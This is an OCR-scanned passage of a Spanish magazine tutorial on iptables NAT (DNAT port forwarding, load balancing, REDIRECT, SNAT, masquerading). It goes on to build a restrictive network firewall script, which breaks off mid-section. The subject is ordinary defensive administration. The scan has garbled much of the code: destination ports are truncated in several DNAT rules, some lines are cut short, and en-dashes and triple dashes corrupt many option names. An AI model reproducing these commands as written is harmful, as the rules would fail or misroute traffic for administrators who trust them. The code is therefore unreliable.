
Con la modificación de la última línea, los clientes externos pueden acceder al servidor web que reside en 192.168.0.50 por el puerto 80, sin embargo, dicho *server* deberá estar escuchando por el puerto 9000. De hecho los clientes internos, los que pertenecen a su misma red, lo deberán hacer por ese puerto... ***observa***:

Acceso al server desde Internet....




Pantalla 20. Acceso WEB desde Internet a un host interno gracias a DNAT con reenvío de puertos

Acceso al *server* desde la *LAN* por el puerto 9000 (***observa que la barra de dirección se especificó el puerto***)



Pantalla 21. Acceso WEB desde la LAN

Mientras que si intentamos acceder por la red interna al puerto 80, no conectaremos con el servidor....



Pantalla 22. Acceso WEB desde LAN. Fallido...

Recuerda que sólo los protocolos TCP y UDP tienen puertos origen y destino, no puedes redirigir puertos a otros protocolos que no subyacen en los anteriores como ICMP (protocolo ampliamente tratado en otro artículo del número 23 de la revista).

Tanto si utilizamos la redirección de puertos como si no, podemos incluir tantas reglas DNAT como sean necesarias para que los clientes externos o internos accedan a nuestros servicios. Por ejemplo, imagina una red con varios servidores, así:

Web: 192.168.0.50
Terminal services: 192.168.0.50
FTP: 192.168.0.100
Control remoto de la máquina de producción: 192.168.0.9, puerto 44551
Correo saliente: 192.168.0.33
Correo entrante: 192.168.0.33
....
....

```
./NOIPT
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A FORWARD -i eth0 -o eth1  -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0  -j ACCEPT
iptables -A FORWARD -j LOG --log-prefix "Reenvío descartado"
iptables -t nat -A POSTROUTING -o eth0  -s 192.168.0.0/24 -j MASQUERADE
iptables -t nat -A PREROUTING -i eth0 –p tcp –dport 80 –d 172.28.0.254 -j DNAT –to-destination 192.168.0.50:80
iptables -t nat -A PREROUTING -i eth0 –p tcp –dport 3389 –d 172.28.0.254 -j DNAT –to-destination 192.168.0.50:3
iptables -t nat -A PREROUTING -i eth0  –p tcp –dport 21 –d 172.28.0.254 -j DNAT –to-destination 192.168.0.100:21
iptables -t nat -A PREROUTING -i eth0  –p tcp –dport 44551 –d 172.28.0.254 -j DNAT –to-destination 192.168.0.9:4
iptables -t nat -A PREROUTING -i eth0  –p tcp –dport 25 –d 172.28.0.254 -j DNAT –to-destination 192.168.0.33:25
iptables -t nat -A PREROUTING -i eth0  –p tcp –dport 110 –d 172.28.0.254 -j DNAT –to-destination 192.168.0.33:11
.....
.....
```

Código 10. Ree... Enmascaramiento, ... para múltiples ... internos

Equilibrio de carga

El conjunto de reglas y cadenas anteriores nos dan una idea de lo que una red puede ser....

Imaginemos que nuestra empresa tiene un alto número de visitas web, o bien, ofrecemos un determinado tipo de servicios que exigen al servidor una carga de trabajo extra... o simplemente queremos ofrecer "redundancia" varios servidores disponibles para nuestros clientes.....

Para estos casos, **IPTables** permite especificar más de una dirección IP en una regla DNAT. Cuando un cliente solicita el servicio, **IPTables** elige uno de los destinos indicados, cada máquina del colectivo de IP's especificadas recibe una fracción del tráfico, equilibrando la carga del trabajo en la granja o conjunto de servidores, ver **código 11**

```
./NOIPT
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A FORWARD -i eth0 -o eth1  -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0  -j ACCEPT
iptables -A FORWARD -j LOG --log-prefix "Reenvío descartado"
iptables -t nat -A POSTROUTING -o eth0  -s 192.168.0.0/24 -j MASQUERAD
iptables -t nat -A PREROUTING -i eth0 –p tcp  -d 172.28.0.254 -j DNAT --t
destination 192.168.0.50-192.168.0.55
```

Código 11. Reen... Enmascaramiento, D... con balanceo o... equilibrado de car...

En el ejemplo anterior, los servicios solicitados por clientes externos se "repartirán" entre los servidores 192.168.0.50 .51-.52-.53-.54 y .55 equilibrando el trabajo entre ellos.

Traducción de direcciones de red con Redirección. NAT REDIRECT

Es una forma especial de **NAT** en la que las solicitudes enviadas a una máquina las maneja el propio cortafuegos (es decir, el propio cortafuegos proporciona el servicio), sin embargo los clientes "piensan" que es la máquina servidor el que se lo proporciona.

También se puede usar **NAT REDIRECT** con reenvío a puertos como lo hicimos antes y utilizar **los determinantes -s y --dport** para seleccionar los destinos y los puertos.

Por ejemplo:

```
iptables -t nat -A PREROUTING -i eth0 -d 172.28.0.99 --dport 80  -j REDIRECT
```

Cuando un cliente accede por el Puerto 80 a la máquina 172.28.0.99 debería ser proporcionado ese servicio por la máquina, sin embargo el cortafuegos intercepta el paquete y aplica **DNAT** para que contengan su propia dirección, de tal forma que el servicio se ejecuta en el cortafuegos y responde al cliente.

Ni tan siquiera tiene que existir la dirección, el cliente no lo sabrá, el cortafuegos está preparado para ser capaz de llegar a la ruta y es él quien responde.

Esto es útil a veces para simular servicios o puertos, pero hay que guardar cuidado si se implementan los servicios "de verdad" en el cortafuegos, ten en cuenta que ejecutar servicios públicos en un **firewall** es exponerlo a ser comprometido.

Lo más habitual es que la redirección de usa para que accedan "máquinas de confianza" o locales, no le daremos mas cuerda a la redirección, pasemos a **SNAT.**

Traducción de direcciones de red de origen. SNAT

SNAT es lo "opuesto" a **DNAT**, mientras que **DNAT modifica las direcciones y puertos destino de los paquetes, SNAT lo hace con el origen de los mismos.**

SNAT lo podemos usar para:

- Comunicar las máquinas internas que no disponen de enrutamiento con otras redes o con Internet.
- Permitir que varios hosts (o todos) compartan una misma dirección IP
- Ocultar la verdadera IP de una máquina
- Para resolver algunos problemas que pueden surgir con su opuesto DNAT

Recuerda que DNAT usaba la cadena PREROUTING y como **SNAT** es lo contrario, usará la cadena **POSTROUTING**

También, cuando hemos visto DNAT, se usaba -i seguido del nombre de la interfaz, ahora cuando queramos usar **SNAT** lo haremos con -o y nombre de la interfaz

Al igual que DNAT podía modificar puertos y direcciones en destino (-d, --dport y --to-destination) **SNAT** puede hacer lo propio pero con el origen, esto es, **-s, --sport --to-source.**

Como ves... justamente lo contrario, si DNAT se ocupaba de los accesos de clientes externos a servicios internos, SNAT se ocupará:

- de la comunicación de clientes internos a servicios externos
- de traducir en origen en lugar de en destino....

Vamos, que si entendimos bien DNAT, comprender SNAT será coser y cantar,

por ello me "esmeré" quizás en demasía con DNAT. Ahora no seré tan profuso, puesto que con aplicar la "lógica inversa" tendremos que entenderlo correctamente.

Así que voy a poner unos cuantos ejemplos y nos liquidamos SNAT en un periquete...

```
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -j SNAT
--to-source 172.28.0.254
```

Esta regla proporciona **SNAT** para toda la red interna (192.168.0.0/24) traduciendo la dirección origen en 172.28.0.254, que será la que vean los host con los que se comunica.

```
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.50 -j SNAT
--to-source 172.28.0.254
```

Lo mismo que la anterior, pero sólo para la máquina 192.168.0.50 y no para toda la red... sólo esa IP será traducida en origen, el resto "saldrá con su propia dirección"

El mayor problema que nos podemos encontrar con esto, es que si el tráfico en nuestra red es muy alto, es probable que los puertos disponibles se agoten... para eso podemos usar esto:

```
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -j SNAT
--to-source 172.28.0.200-172.28.0.254
```

De ese modo tenemos **múltiples** direcciones **SNAT**.

También podemos especificar explícitamente los puertos de origen que se van a utilizar por SNAT, de este modo:

```
iptables –t nat –A POSTROUTING –o eth0 –s 192.168.0.0/24 –j
SNAT –to-source 172.28.0.254:32768-65535
```

Ya hablamos antes del enmascaramiento, dije que era una forma "simplificada" de **SNAT**. Es muy útil cuando se usan servidores DHCP y/o conexiones telefónicas por parte de los clientes.

El enmascaramiento es la imagen reflejada de la redirección, recuerda lo que dijimos de ello, **la única diferencia entre SNAT y MASQUERADE es que con el enmascaramiento la dirección origen sustituta es la propia IP del cortafuegos, mientras que con SNAT podemos elegir...**

Ya hemos usado bastante la opción de MASQUERADE, sólo algunos apuntes más:

```
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -
MASQUERADE
```

```
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.50 -
MASQUERADE
```

```
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -
MASQUERADE --to-ports 40000:65535
```

Estas tres reglas, ni te las comento... **debes, puedes, eres CAPAZ de descubrir lo que hacen... o no?**

Otro de los usos "imprescindibles" de **SNAT** es cuando proporcionamos acceso externo a un servidor interno como hicimos antes con DNAT.

Si hacemos DNAT pero no hacemos SNAT, los clientes externos llegarán al servidor... pero éste no podrá entregar la respuesta a menos que goce de enrutamiento con SNAT, por eso en los scripts anteriores con DNAT siempre incluí el enmascaramiento.

Hay otra forma, lo que se llama un **DNS Split Horizon, DNS de horizonte dividido,** que en resumen consiste en disponer de un servidor DNS para host externos y otro para host internos.

Pero es más sencillo como lo hemos solventado en ocasiones anteriores, es decir, combinando SNAT y DNAT, de tal forma que cuando el cortafuegos recibe una respuesta del servidor, invierte DNAT y SNAT y reenvía la respuesta al cliente. No deberías tener problemas con esto, lo hemos utilizado en cada script de los ejemplos DNAT

Recuerda, que no sólo ha de entrar o salir un paquete de datos, también debe traducirse las respuestas de lo servidores si usamos DNAT

Bien, pues hemos terminado... sólo nos falta aplicar todo lo aprendido y hacer algo similar a lo que se hizo en el artículo anterior: crearnos un script que podamos modificar y adaptar a cualquier red. Pero esta vez ha de tratarse de un script que proteja a toda una red, no sólo a un host como se hizo en la revista anterior, debe ser....

Un cortafuegos de red!!!!

La filosofía es la misma que la del script del artículo anterior, realmente muchas secciones de este nuevo cortafuegos es una copia "*literal*" o modificada del anterior, sólo que éste implementa ***NAT en origen y en destino*** para poder ofrecer esos servicios y/o disfrutar de ellos.

Por esto último, muchas líneas del código que viene a continuación no se comentarán, ya lo fueron en su momento.... te tocará pedir la revista anterior... bueno.... no exactamente... pásate por los foros de hackxcrack y encontrarás ayuda y seguro que algún link

Parte I. Código IPTFWRED-HxC

```
#################################
#   Cortafuegos IPTFWRED-HxC
#
# Firewall de red protegida y reglas de acceso al
# firewall
# Reglas restrictivas de E/S, validación y anti-flood
#
#
# Derechos Reservados (c) Vic_Thor 2004 Foros
# HackxCrack
#
# http://www.hackxcrack.com/phpBB2/index.php
#
# Software Libre, puedes modificarlo y/o distribuirlo
# bajo los términos de la Licencia GNU publicada
# por: Free Software Fundation, www.gnu.com
#
#################################
# VARIABLES DEL CORTAFUEGOS
#################################
#
# Modifica los valores para ajustar tu configuración
#
# Datos del cortafuegos
NICEXTERNAFW="eth0"
IPEXTERNAFW="172.28.0.254"
NICINTERNAFW="eth1"
IPINTERNAFW="192.168.0.254"
#
#  REDES INTERNAS-INTERNAS (RED Y BROADCAST)
#
DIRREDEXTERNA="172.28.0.0"
DIRDIFUSIONEXTERNA="172.28.255.255"
DIRREDINTERNA="192.168.0.0"
DIRDIFUSIONINTERNA="192.168.0.255"
#
# DIRECCION IP DEL ROUTER QUE CONECTA A
# INTERNET
#
IPINTERNAROUTER="172.28.0.1"
IPEXTERNAROUTER="213.0.211.144"
```

Esta parte del código es simple de comprender, se trata de la definición de nuestras primeras variables, las que corresponden a las diferentes interfaces del cortafuegos, direcciones IP, red, difusión y las del router LAN/WAN.... no hay más comentarios

Parte II. Código IPTFWRED-HxC

```
#
# IPS O REDES QUE TIENEN CONTROL TOTAL AL
# CORTAFUEGOS Y A SUS SERVICIOS MEDIANTE
# TCP/UDP
#
IPADMIN="172.28.0.254 192.168.0.50 192.168.0.254 $IPINTERNAROUTER"
#
# Listado de IPs PARA SERVICIOS ENTRANTES
#
# IPS QUE PUEDEN HACER PING. AÑADE LA LISTA
# DE IPS O REDES A LAS QUE SE PERMITE
```

```
# USAR EL PROTOCOLO ICMP POR EJEMPLO:
# 172.28.0.0/16 11.11.11.11 ó 0.0.0.0/0
# PARA TODOS
#
PINGSALIDA="0.0.0.0/0 192.168.0.0/24 172.28.0.0/16"
PINGENTRADA="0.0.0.0/0 192.168.0.0/24 172.28.0.0/16"
#
# IPS O REDES QUE PUEDEN ACCEDER MEDIANTE
# EL PUERTO SSH (22) 0.0.0.0/0 PARA TODAS
#
SSH="0.0.0.0/0"
#
# IP'S DE SERVIDORES INTERNOS DE LA LAN
# PROTEGIDA
#
IPWWW="192.168.0.50"
IPDNS=""
IPPOP3=""
IPSMTP=""
IPFTP=""
IPTS="192.168.0.50"
```

Continuamos con más variables y sus correspondientes valores. En esta ocasión les toca a las direcciones IP o redes que podrán *"hacer ping"* desde dentro o desde fuera, las conexiones *"seguras"* (SSH) y las IP's de las máquinas o servidores internos de nuestra LAN al que podrán acceder desde Internet cuando configuremos *DNAT*.

Parte III. Código IPTFWRED-HxC

```
#
# CONTROL DE FLOOD
#
CONTROLSYN="-m limit --limit 5/second --limit-burst 10"
OPCIONREG="--log-level=3 -m limit --limit 1/second --limit-burst 10"

# IP'S EXCLUIDAS RFC 1918 E IANA
#
IPEXCLUIDAS=""
#
# NO SE INCLUYE EN LA LISTA DE IP'S EXCLUIDAS
# EL RANGO 172.28.0.0/16 AL TRATARSE DE
# RANGO DE RED AL QUE PERTENECE EL
# CORTAFUEGOS, SI TU RED ES OTRA, DEBERAS
# ELIMINAR DE LA LISTA ANTERIOR LA QUE TE
# CORRESPONDA Y AÑADIR LA 172.28.0.0/16
#
# DIRECCION DE IP-LOOPBACK
#
LOOPBACK="127.0.0.1"
#
```

Como en el *script* del artículo anterior, definimos las opciones que permitirán registrar las inundaciones *syn (flood)*, las IP's que serán excluidas o que no serán permitidas para acceder tanto al cortafuegos como a la red protegida y la dirección de *loopback*.

Observa que el valor de IP's excluidas está vacío, puedes incluir todas aquellas IP's que desees que NO TENGAN ACCESO a la red o desde la red. Deberían figurar al menos los rangos de IP privadas excepto las redes 192.168.0.0/24 y 172.28.0.0/16 puesto que estas las usamos, pero las dejé intencionadamente vacías para que vayas añadiendo aquellas que quieras. Especifica tantas IP's o redes como quieras dejando un espacio en blanco de separación entre una y otra.

Parte IV. Código IPTFWRED-HxC

```
# ASIGNACIONES y CONTROL
#
SSH="$IPADMIN $LOOPBACK"
IPT="/sbin/iptables"
#
###################################
# COMPROBAR EL ESTADO DE IPTABLES
###################################
#
if [ ! -x $IPT ]
then
  echo "Error: No se puede ejecutar \$IPT , Revisa la configuración"
  exit 1
fi
#
###################################
# BORRADO DE CADENAS, REGLAS Y PUESTA A CERO
# DE CONTADORES
###################################
#
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP
$IPT -F
$IPT -X
for tabla in filter nat mangle
do
 $IPT -t $tabla -F
 $IPT -t $tabla -X
 $IPT -t $tabla -Z
done
```

Esta parte ya es conocida, es similar al *script* usado en éste y otros artículos llamado ***./NOIPT,*** sólo que aquí las directivas *"por defecto"* se activan como ***DROP***, es decir, **un cortafuegos restrictivo** en el que habrá que especificar explícitamente aquellos paquetes que deben ser aceptados.

Parte V. Código IPTFWRED-HxC

```
##################################
# CREACION DE CADENAS PARA REGISTROS DE IP'S EXLUIDAS
##################################

$IPT -N REGISTRAIPEXCLUIDAS

# REGLAS PARA IP EXCLUIDAS

$IPT -A REGISTRAIPEXCLUIDAS -j LOG --log-prefix "IPT EXCLUIDAS:   " $OPCIONREG
$IPT -A REGISTRAIPEXCLUIDAS -j DROP

##################################
# CREACION DE CADENAS PARA REGISTROS DE
# FLOOD
##################################

$IPT -N REGISTRAFLOOD

# REGLAS AÑADIDAS PARA EL REGISTRO DE FLOOD

$IPT -A REGISTRAFLOOD -j LOG --log-prefix "IPT FLOOD: " $OPCIONREG
$IPT -A REGISTRAFLOOD -j DROP

##################################
# IP'S EXCLUIDAS
##################################

$IPT -N IPEXCLUIDAS
for ipmal in $IPEXCLUIDAS
do
 $IPT -A IPEXCLUIDAS -s $ipmal -j REGISTRAIPEXCLUIDAS
 $IPT -A IPEXCLUIDAS -d $ipmal -j REGISTRAIPEXCLUIDAS
done
```

Esta parte es exactamente igual que la del *script* del artículo anterior, consiste en la definición de cadenas y reglas que *"otras"* usarán para registrar los accesos no permitidos.

Parte VI. Código IPTFWRED-HxC

```
############################################
# CONTROL DE PAQUETES ICMP ENTRANTES
############################################

$IPT -N ENTRADA_ICMP
for ipicmpent in $PINGENTRADA
do
$IPT -A ENTRADA_ICMP -p icmp --icmp-type echo-request -s $ipicmpent -j ACCEPT
$IPT -A ENTRADA_ICMP -p icmp --icmp-type echo-reply -s $ipicmpent -j ACCEPT
done

$IPT -A ENTRADA_ICMP -p icmp --icmp-type destination-unreachable -j ACCEPT
$IPT -A ENTRADA_ICMP -p icmp --icmp-type source-quench -j ACCEPT
$IPT -A ENTRADA_ICMP -p icmp --icmp-type parameter-problem -j ACCEPT
$IPT -A ENTRADA_ICMP -p icmp --icmp-type time-exceeded -j ACCEPT
$IPT -A ENTRADA_ICMP -j DROP

############################################
# CONTROL DE PAQUETES ICMP SALIENTES
############################################

$IPT -N SALIDA_ICMP
for ipicmpsal in $PINGSALIDA
do
$IPT -A SALIDA_ICMP -p icmp --icmp-type echo-request -d $ipicmpsal -j ACCEPT
$IPT -A SALIDA_ICMP -p icmp --icmp-type echo-reply -d $ipicmpsal -j ACCEPT
done

$IPT -A SALIDA_ICMP -p icmp --icmp-type destination-unreachable -j ACCEPT
$IPT -A SALIDA_ICMP -p icmp --icmp-type source-quench -j ACCEPT
$IPT -A SALIDA_ICMP -p icmp --icmp-type parameter-problem -j ACCEPT
$IPT -A SALIDA_ICMP -p icmp --icmp-type time-exceeded -j ACCEPT
$IPT -A SALIDA_ICMP -j DROP
```

Repetimos de nuevo, lo mismo que en el artículo anterior, se definen cadenas y reglas para el control de acceso mediante el protocolo ICMP, tanto si es de salida (de la red protegida a otras) como si es de entrada (de otras a la red protegida).

Parte VII. Código IPTFWRED-HxC

```
####################################
# CONTROL DE FLOODING E INUNDACIONES SYN
####################################

$IPT -N FLOODSYN
$IPT -A FLOODSYN $CONTROLSYN -j RETURN
$IPT -A FLOODSYN -j REGISTRAFLOOD
$IPT -A FLOODSYN -j DROP
```

Más de lo mismo, definición de cadenas y reglas para el control de inundaciones SYN.

```
############################
# CONTROL DE TRÁFICO IP ENTRANTE
############################

$IPT -N IP_ENTRADA
for traficoentrada in $IPEXCLUIDAS
do
$IPT -A IP_ENTRADA -s $traficoentrada -j REGISTRAIPEXCLUIDAS
done

$IPT -A IP_ENTRADA -i $NICEXTERNAFW  -s $IPEXTERNAFW  -j REGISTRAIPEXCLUIDAS
$IPT -A IP_ENTRADA -i $NICEXTERNAFW  -s $DIRREDINTERNA  -j REGISTRAIPEXCLUIDAS
$IPT -A IP_ENTRADA -i $NICINTERNAFW  -s $IPEXTERNAFW  -j REGISTRAIPEXCLUIDAS

#######################################.
# CONTROL DE TRÁFICO IP SALIENTE
#######################################.

$IPT -N IP_SALIDA
for traficosalida in $IPEXCLUIDAS
do
$IPT -A IP_SALIDA -s $traficosalida -j REGISTRAIPEXCLUIDAS
done

$IPT -A IP_SALIDA -o $NICEXTERNAFW  -s $IPEXTERNAFW  -j RETURN
$IPT -A IP_SALIDA -o $NICINTERNAFW  -s $IPINTERNAFW  -j RETURN
$IPT -A IP_SALIDA  -j REGISTRAIPEXCLUIDAS
```

Parte VIII. Código IPTFWRED-HxC

Bien, esta parte VIII es "*similar*" al contenido de otros *scripts* vistos en el artículo anterior. Se trata de controlar el tráfico entrante y/o saliente tanto del cortafuegos como de las redes que enlaza, en pocas palabras hace esto:

Para los paquetes de entrada:

- El tráfico entrante en la que alguna IP esté definida dentro de la lista de IP's excluidas, se registra y rechaza (el bucle *for* de tráfico de entrada)
- El tráfico entrante que llegue a la interfaz externa cuyo origen sea la IP externa, se registra y descarta (el cortafuegos no debe aceptar nunca paquetes dirigidos hacia una de sus interfaces si el origen es esa interfaz... eso sería un síntoma de *spoofing*)
- Tampoco se aceptarán paquetes que lleguen a la IP externa cuyo origen se la dirección de red interna... para eso está *FORWARD*.
- Y la última regla de descarte y registro de entrada es "*no hacer caso*" a los paquetes que lleguen a la interfaz interna cuyo origen sea la IP externa... eso también es síntoma de *spoofing*.

Para los paquetes de salida:

- Se registran y descartan las Ip's excluidas, el otro bucle *for*)
- Aquello que salga de la tarjeta externa cuyo origen sea la propia IP externa... se usó *RETURN*, es decir, que "*de momento vale*" a no ser que otra cadena lo invalide.
- Lo mismo ocurre con los datos que sales de la *NIC* interna, si el origen es la propia NIC interna, *de momento valen (el otro RETURN).*
- El resto del tráfico saliente se descarta y registra, es lógico, como vamos a hacer *SNAT* y *DNAT*, el tráfico de salida debe ser exclusivamente el que generen sus propias interfaces e Ip's.

Parte IX. Código IPTFWRED-HxC

```
########################################
# CONTROL DE NAT DE DESTINO. DNAT
########################################

if [ "$IPWWW" != "" ]
then
   $IPT -t nat -A PREROUTING -i $NICEXTERNAFW -p tcp -d $IPEXTERNAFW --dport 80 -j DNAT ---to-destination $IPWWW
fi
```

```
if [ "$IPDNS" != "" ]
then
   $IPT -t nat -A PREROUTING -i $NICEXTERNAFW -p udp -d $IPEXTERNAFW --dport 53 -j DNAT --to-destination $IPDNS
fi
if [ "$IPPOP3" != "" ]
then
   $IPT -t nat -A PREROUTING -i $NICEXTERNAFW -p tcp -d $IPEXTERNAFW --dport 110 -j DNAT ---to-destination $IPPOP3
fi
if [ "$IPSMTP" != "" ]
then
   $IPT -t nat -A PREROUTING -i $NICEXTERNAFW -p tcp -d $IPEXTERNAFW --dport 25 -j DNAT ---to-destination $IPSMTP
fi
if [ "$IPFTP" != "" ]
then
   $IPT -t nat -A PREROUTING -i $NICEXTERNAFW -p tcp -d $IPEXTERNAFW --dport 21 -j DNAT ---to-destination $IPFTP
fi
if [ "$IPTS" != "" ]
then
   $IPT -t nat -A PREROUTING -i $NICEXTERNAFW -p tcp -d $IPEXTERNAFW --dport 3389 -j DNAT ---to-destination $IPTS
fi
```

Bien, esto sí que corresponde a lo visto y estudiado en este artículo.

Hacemos DNAT (abrimos los servicios internos al exterior) por los puertos y Servidores concretos.

Como algunas IP's de los servidores no están inicializadas, comprobamos con una estructura condicional If-Then-fi, que la variable que guarda la IP del servidor interno contiene algún valor, si es así se añade la regla DNAT correspondiente, si está en blanco, no se añade nada a la tabla NAT y se pasa a la siguiente...

Parte X. Código IPTFWRED-HxC

```
###################################
# CONTROL DE NAT DE ORIGEN. SNAT
###################################
$IPT -t nat -A POSTROUTING -o $NICEXTERNAFW -j SNAT --to-source $IPEXTERNAFW
```

Bueno, esto también corresponde a éste artículo... es el "*enmascaramiento*" ***SNAT*** en origen, todas las IP's de la red interna se traducen por el contenido de la IP externa del cortafuegos... ***también podríamos haber usado -j MASQUERADE en lugar de -j SNAT --to-source .....***

Parte XI. Código IPTFWRED-HxC

```
###################################
# CONTROL DE PAQUETES TCP/UDP DE ENTRADA AL FIREWALL
###################################
$IPT -N ENTRADA
$IPT -A ENTRADA -p icmp -j ENTRADA_ICMP
$IPT -A ENTRADA -m state --state INVALID -j DROP
$IPT -A ENTRADA -p tcp --syn -j FLOODSYN
$IPT -A ENTRADA -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPT -A ENTRADA -j IP_ENTRADA

# CONEXIONES ENTRANTES PERMITIDAS (SOLO PUERTOS 22 y/O 80) Y AUTORIZACION
# TOTAL SI EL TRAFICO PROVIENE DE LAS IP'S PUBLICAS DESCRITAS PARA EL ADMINISTRADOR

for ipsegura in $SSH
do
$IPT -A ENTRADA -p tcp -s $ipsegura --dport 22 -m state --state NEW -j ACCEPT
done

for ipadmin in $IPADMIN
do
$IPT -A ENTRADA -p tcp -s $ipadmin -m state ---state NEW -j ACCEPT
done
$IPT -A ENTRADA -j DROP
```

Con estas reglas pretendemos establecer los criterios que han de cumplir los paquetes que le llegan al propio *firewall*.

Como esto es un cortafuegos de red, tendremos que definir reglas específicas para lo que es el tráfico de entrada al cortafuegos y el tráfico de entrada a la red protegida (no como antes, que sólo nos debía preocupar lo que le llegaba al cortafuegos). Igual le ocurrirá al tráfico de salida, tendrán que existir reglas diferentes para lo que es salida del cortafuegos y salida de la red protegida.

En esta ocasión, como entrada al *firewall* sólo permitimos accesos NUEVOS al mismo por los puertos descritos y por las IP's que contienen las variables: *SSH*, *IPADMIN*. Mientras que SÍ permitimos que entren aquellas conexiones establecidas desde el interior o que fuesen relacionadas con otra previamente establecida. Me repito mucho, lo sé... pero esto mismo ya se utilizó en el otro artículo.

Parte XII. Código IPTFWRED-HxC

```
##################################
# CONTROL DE PAQUETES TCP/UDP DE SALIDA DEL FIREWALL
##################################
$IPT -N SALIDA
$IPT -A SALIDA -p icmp -j SALIDA_ICMP
$IPT -A SALIDA -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPT -A SALIDA -j IP_SALIDA
# CONEXIONES SALIENTES QUE SE PERMITEN, NUESTROS
# CLIENTES DE LA RED SOLO PODRAN
# ESTABLECER CONEXIONES A LOS SERVICIOS: FTP, # SSH,
# DNS, HTTP, # HTTPS
# PARA TCP SON:
$IPT -A SALIDA -m state --state NEW -p tcp --dport 21 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 22 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 53 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 80 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 443 -j ACCEPT
# PARA UDP SON:
$IPT -A SALIDA -m state --state NEW -p udp --dport 53 -j ACCEPT
# SI DESEAS AÑADIR NUEVOS SERVICIOS SOLO
# TIENES QUE COPIAR CUALQUIERA DE LAS
# LINEAS ANTERIORES Y CAMBIAR EL PUERTO Y
# PROTOCOLOQUE USA EL SERVICIO. POR EJEMPLO
# $IPT -A SALIDA -m state --state NEW -p
# tcp --dport 25 -j ACCEPT PARA CORREO SALIENTE
$IPT -A SALIDA -j DROP
```

Esta sección describe las reglas para el control del tráfico de salida del cortafuegos y estarán íntimamente relacionadas con las reglas *DNAT*, con las reglas de tráfico saliente de la red protegida y con los filtros que se establecieron en el *router LAN/WAN*.

Revisa el escenario y verás que todos esos puertos por los que se permite el tráfico de salida estarán presentes en los filtros del *router* y en *DNAT*.

Parte XIII. Código IPTFWRED-HxC

```
##################################
# CONTROL DE PAQUETES TCP/UDP DE ENTRADA A
# LA RED INTERNA
##################################
$IPT -N ENTRADA_REDINTERNA
$IPT -A ENTRADA_REDINTERNA -p icmp -j ENTRADA_ICMP
$IPT -A ENTRADA_REDINTERNA -p tcp --syn -j FLOODSYN
$IPT -A ENTRADA_REDINTERNA -m state --state INVALID -j DROP
$IPT -A ENTRADA_REDINTERNA -m state --state ESTABLISHED,RELATED -j ACCEPT
if [ "$IPWWW" != "" ]
then
  $IPT  -A ENTRADA_REDINTERNA -p tcp --syn -d $IPWWW --dport 80 -j ACCEPT
fi
if [ "$IPDNS" != "" ]
then
  $IPT  -A ENTRADA_REDINTERNA -p udp -d $IPDNS --dport 53 -j ACCEPT
fi
if [ "$IPPOP3" != "" ]
then
  $IPT  -A ENTRADA_REDINTERNA -p tcp --syn -d $IPPOP3 --dport 110 -j ACCEPT
fi
if [ "$IPSMTP" != "" ]
then
        $IPT  -A ENTRADA_REDINTERNA -p tcp --syn -d $IPSMTP --dport 25 -j ACCEPT
fi
if [ "$IPFTP" != "" ]
then
$IPT  -A ENTRADA_REDINTERNA -p tcp --syn -d $IPFTP --dport 21 -j ACCEPT
fi
if [ "$IPTS" != "" ]
then
  $IPT  -A ENTRADA_REDINTERNA -p tcp --syn -d $IPTS --dport 3389 -j ACCEPT
fi
```

Esta sección define los servicios "abiertos" para que los clientes externos puedan acceder a los mismos, debe corresponderse con aquellos que se añadieron en DNAT o no tendría mucho sentido.

Parte XIV. Código IPTFWRED-HxC

```
##################################
# CONTROL DE PAQUETES TCP/UDP DE SALIDA DE
# LA RED INTERNA
#################################

$IPT -N SALIDA_REDINTERNA
# $IPT -A SALIDA_REDINTERNA -s ! $IPEXTERNAFW -j DROP
$IPT -A SALIDA_REDINTERNA -p icmp -j SALIDA_ICMP
